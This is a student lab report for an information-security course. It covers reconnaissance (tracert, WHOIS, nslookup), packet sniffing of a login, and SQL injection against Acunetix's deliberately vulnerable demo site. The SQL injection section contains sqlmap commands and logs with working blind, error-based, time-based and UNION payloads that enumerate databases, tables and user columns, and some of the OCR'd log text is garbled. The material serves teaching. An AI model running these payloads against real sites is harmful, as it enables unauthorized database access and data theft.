

NAME: Preksha A. Patel

SAPID: 60004210126

BRANCH: COMPUTER ENGINEERING

DIV:-C2 ; BATCH:-1

## INFROMATION SECURITY

### EXPERIMENT 09

**AIM:** To study and implement Information Gathering.

#### **IMPLEMENTATION AND OUTPUT:**

```
C:\Users\varen>tracert google.com

Tracing route to google.com [2404:6800:4009:81d::200e]
over a maximum of 30 hops:

  1    2 ms    1 ms    1 ms    2405:201:10:ce2c:b6a7:c6ff:feeb:ec26
  2    *        *        *        Request timed out.
  3   11 ms    7 ms    8 ms    2405:203:400:100:172:31:2:22
  4    8 ms    8 ms    6 ms    2001:4860:1:1::331c
  5    7 ms    7 ms    5 ms    2001:4860:1:1::331c
  6    8 ms    8 ms    7 ms    2001:4860:0:1::7973
  7    8 ms    7 ms    8 ms    2001:4860:0:1::4b53
  8    5 ms    6 ms   12 ms    bom07s27-in-x0e.1e100.net [2404:6800:4009:81d::200e]

Trace complete.
```



#### Administrative Contact

Name: Acunetix Acunetix

Organization: Acunetix Ltd

Street: 3rd Floor,, J&C Building,, Road Town

City: Tortola

Postal Code: VG1110

Country: VG

Phone: +1.23456789

Email: [administrator@acunetix.com](mailto:administrator@acunetix.com)

 Technical Contact	
Name:	Acunetix Acunetix
Organization:	Acunetix Ltd
Street:	3rd Floor,, J&C Building,, Road Town
City:	Tortola
Postal Code:	VG1110
Country:	VG
Phone:	+1.23456789
Email:	<b>adminietrator</b> @acunetix.com

## Raw Whois Data

Domain Name: vulnweb.com  
Registry Domain ID: D16000066-COM  
Registrar WHOIS Server: whois.eurodns.com  
Registrar URL: http://www.eurodns.com  
Updated Date: 2023-05-26T10:04:20Z  
Creation Date: 2010-06-14T00:00:00Z  
Registrar Registration Expiration Date: 2025-06-13T00:00:00Z  
Registrar: Eurodns S.A.  
Registrar IANA ID: 1052  
Registrar Abuse Contact Email: **legalservices**@eurodns.com  
Registrar Abuse Contact Phone: +352.27220150  
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited  
Registry Registrant ID:  
Registrant Name: Acunetix Acunetix  
Registrant Organization: Acunetix Ltd  
Registrant Street: 3rd Floor,, J&C Building,, Road Town  
Registrant City: Tortola  
Registrant State/Province:  
Registrant Postal Code: VG1110  
Registrant Country: VG  
Registrant Phone: +1.23456789  
Registrant Fax:  
Registrant Email: **administrator**@acunetix.com

Admin Organization: Acunetix Ltd  
Admin Street: 3rd Floor,, J&C Building,, Road Town  
Admin City: Tortola  
Admin State/Province:  
Admin Postal Code: VG1110  
Admin Country: VG  
Admin Phone: +1.23456789  
Admin Fax:  
Admin Email: **administrator**@acunetix.com  
Registry Tech ID:  
Tech Name: Acunetix Acunetix  
Tech Organization: Acunetix Ltd  
Tech Street: 3rd Floor,, J&C Building,, Road Town  
Tech City: Tortola  
Tech State/Province:  
Tech Postal Code: VG1110  
Tech Country: VG  
Tech Phone: +1.23456789  
Tech Fax:  
Tech Email: **administrator**@acunetix.com  
Name Server: ns1.eurodns.com  
Name Server: ns2.eurodns.com  
Name Server: ns3.eurodns.com  
Name Server: ns4.eurodns.com  
DNSSEC: unsigned

```
C:\Users\varen>nslookup amazon.com
Server:  reliance.reliance
Address:  2405:201:10:ce2c::c0a8:1d01

Non-authoritative answer:
Name:     amazon.com
Addresses: 54.239.28.85
           205.251.242.103
           52.94.236.248
```

NAME: Preksha A. Patel

SAPID: 60004210126

BRANCH: COMPUTER ENGINEERING

DIV:-C2 ; BATCH:-1

## INFROMATION SECURITY

### EXPERIMENT 10

AIM: To study and implement Packet Sniffing.

IMPLEMENTATION AND OUTPUT:

← ↻ 🔍 ⚠ Not secure | testphp.vulnweb.com/login.php

**acunetix** **acuart**

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

**search art**

[Browse categories](#)  
[Browse artists](#)  
[Your cart](#)  
[Signup](#)  
[Your profile](#)  
[Our guestbook](#)  
[AJAX Demo](#)

**Links**  
[Security art](#)  
[PHP scanner](#)  
[PHP vuln help](#)  
[Fractal Explorer](#)

If you are already registered please enter your login information below:

Username :   
Password :

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

uname=Preksha&pass=patel

NAME: Preksha A. Patel

SAPID: 60004210126

BRANCH: COMPUTER ENGINEERING

DIV:-C2 ; BATCH:-1


## INFROMATION SECURITY

### EXPERIMENT 11

**AIM:** To study and implement SQL Injection.

#### IMPLEMENTATION AND OUTPUT:

“ SELECT name FROM user WHERE username = ‘ “ + username + “ ’ and password = ‘ “ unknown’ or ‘1=’1” ’ “ ;



The screenshot shows a terminal window with the sqlmap tool help message. The help message is as follows:

```
usage: python sqlmap [options]

Options:
  -h, --help                Show basic help message and exit
  -hh                        Show advanced help message and exit
  --version                 Show program's version number and exit
  -v VERBOSE                Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)
  -u URL, --url=URL         Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK             Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL
  --data=DATA               Data string to be sent through POST
  --cookie=COOKIE           HTTP Cookie header value
  --random-agent            Use randomly selected HTTP User-Agent header value
  --proxy=PROXY             Use a proxy to connect to the target URL
  --tor                    Use Tor anonymity network
  --check-tor               Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts
  -p TESTPARAMETER          Testable parameter(s)
  --dbms=DBMS               Force back-end DBMS to provided value

Detection:
  These options can be used to customize the detection phase
  --level=LEVEL             Level of tests to perform (1-5, default 1)
  --risk=RISK               Risk of tests to perform (1-3, default 1)

Techniques:
  These options can be used to tweak testing of specific SQL injection
```

Below the terminal window, a web browser is shown displaying the Acunetix website. The website has a navigation bar with links: home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. The main content area is titled "Posters" and features two posters: "The shore" and "Mystery". Each poster has a description, a painting by "r4w8173", and a comment link.

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs

```

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:52:09

[12:52:11] [INFO] testing connection to the target URL
[12:52:11] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:52:12] [INFO] testing if the target URL content is stable
[12:52:12] [INFO] target URL content is stable
[12:52:12] [INFO] testing if GET parameter 'cat' is dynamic
[12:52:12] [INFO] confirming that GET parameter 'cat' is dynamic
[12:52:13] [INFO] GET parameter 'cat' is dynamic
[12:52:13] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[12:52:13] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[12:52:13] [INFO] testing for SQL injection on GET parameter 'cat'
[12:52:13] [INFO] looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
[12:52:13] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[12:52:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:52:13] [WARNING] reflective values(s) found and filtering out
[12:52:13] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string='sem')
[12:52:13] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:52:13] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[12:52:13] [INFO] testing 'MySQL inline queries'
[12:52:13] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[12:52:13] [WARNING] time-based comparison requires larger statistical model, please wait.....
[12:52:13] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[12:52:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:52:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:52:13] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query inject
[12:52:13] [INFO] unique test
[12:52:13] [INFO] target URL appears to have 11 columns in query
[12:52:13] [INFO] GET parameter 'cat' appears to be 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[12:52:13] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[12:52:13] [INFO] GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] n
[12:52:13] [INFO] sqlmap identified the following injection point(s) with a total of 66 HTTP(s) requests:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9712=9712

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 5631 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(5631=5631,1)))0x7162716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6c6557484748747453685664b417970784767534b72434e634b57436c7677556d72634268746f43,0x7162716b71),NULL,NULL,NULL,NULL,--

[12:54:52] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[12:54:53] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[12:54:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D "databaseName" -tables

```

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:56:44

[12:56:44] [INFO] resuming back-end DBMS 'mysql'
[12:56:44] [INFO] testing connection to the target URL

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 5631 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(5631=5631,1)))0x7162716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6c6557484748747453685664b417970784767534b72434e634b57436c7677556d72634268746f43,0x7162716b71),NULL,NULL,NULL,NULL,--

[12:56:51] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[12:56:53] [INFO] fetching tables for database: 'acuart'
[12:57:15] [INFO] heuristics detected web page charset 'ascii'
[12:57:23] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[12:57:23] [INFO] used SQL query returns 8 entries
[12:57:24] [INFO] retrieved: artists
[12:57:34] [INFO] retrieved: carts
[12:57:37] [INFO] retrieved: catalog
[12:57:40] [INFO] retrieved: featured
[12:57:47] [INFO] retrieved: guestbook
[12:57:48] [INFO] retrieved: pictures
[12:57:52] [INFO] retrieved: products
[12:57:58] [INFO] retrieved: users
Database: acuart
Tables:
-----
artists |
carts   |
catalog |
featured |
guestbook |
pictures |
products |
users   |
-----
[12:57:58] [WARNING] HTTP error codes detected during run:
[12:57:58] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

```

[13:00:23] [INFO] (1.3.instable)
[13:00:23] [INFO] http://sqlmap.org
[13:00:23] [INFO] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[13:00:23] [INFO] starting at 13:00:23
[13:00:23] [INFO] resuming back-end DBMS 'mysql'
[13:00:23] [INFO] testing connection to the target URL
[13:00:23] [INFO] sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 9712=9712

  Type: error-based
  Title: MySQL >= 3.0 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 5631 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(5631=5631,1)))0x7162716071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 3.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6855748f48747a5368566d4b417970784767534b72434e634b57436c7677556d726342687a6f43,0x7162716071),NULL,NULL,NULL,NULL--

[13:00:23] [INFO] the back-end DBMS is MySQL
[13:00:23] [INFO] web Application technology: Nginx, PHP 5.3.10
[13:00:23] [INFO] back-end DBMS: MySQL >= 3.0
[13:00:23] [INFO] fetching columns for table 'users' in database 'acurt'
Database: acurt
Table: users
Columns:
-----
Column | Type |
-----
address | mediumtext |
cart | varchar(100) |
cc | varchar(100) |
email | varchar(100) |
name | varchar(100) |
pass | varchar(100) |
phone | varchar(100) |
uname | varchar(100) |
-----

[13:00:23] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

```

[0.2.inoutable]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:02:20

[*] starting at 13:05:43

2:05:44 [INFO] resuming back-end DBMS 'mysql'
2:05:44 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9712=9712

Type: error-based
Title: MySQL >= 5.0 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 5631 FROM(SELECT COUNT(*) ,CONCAT(0x7176627671:(SELECT (ELT(5631=5631,1)))0x7162716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 and time-based blind
Payload: cat=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6c6555484b47475a5368566d4b417970784767534b724346634b574367677556d726342687a6f43,0x7162716b71),NULL,NULL,NULL... x

2:06:40 [INFO] the back-end DBMS is MySQL
0 application technology: Nginx, PHP 5.3.10

2:06:40 [INFO] Fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
2:06:50 [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
2:06:50 [INFO] used SQL query returns 1 entries
2:06:57 [INFO] used SQL query returns 1 entries
2:06:57 [INFO] retrieved: test
Database: acuart
table: users
entry:
-----
uname |
-----
test |
-----

2:08:30 [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
2:08:30 [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

```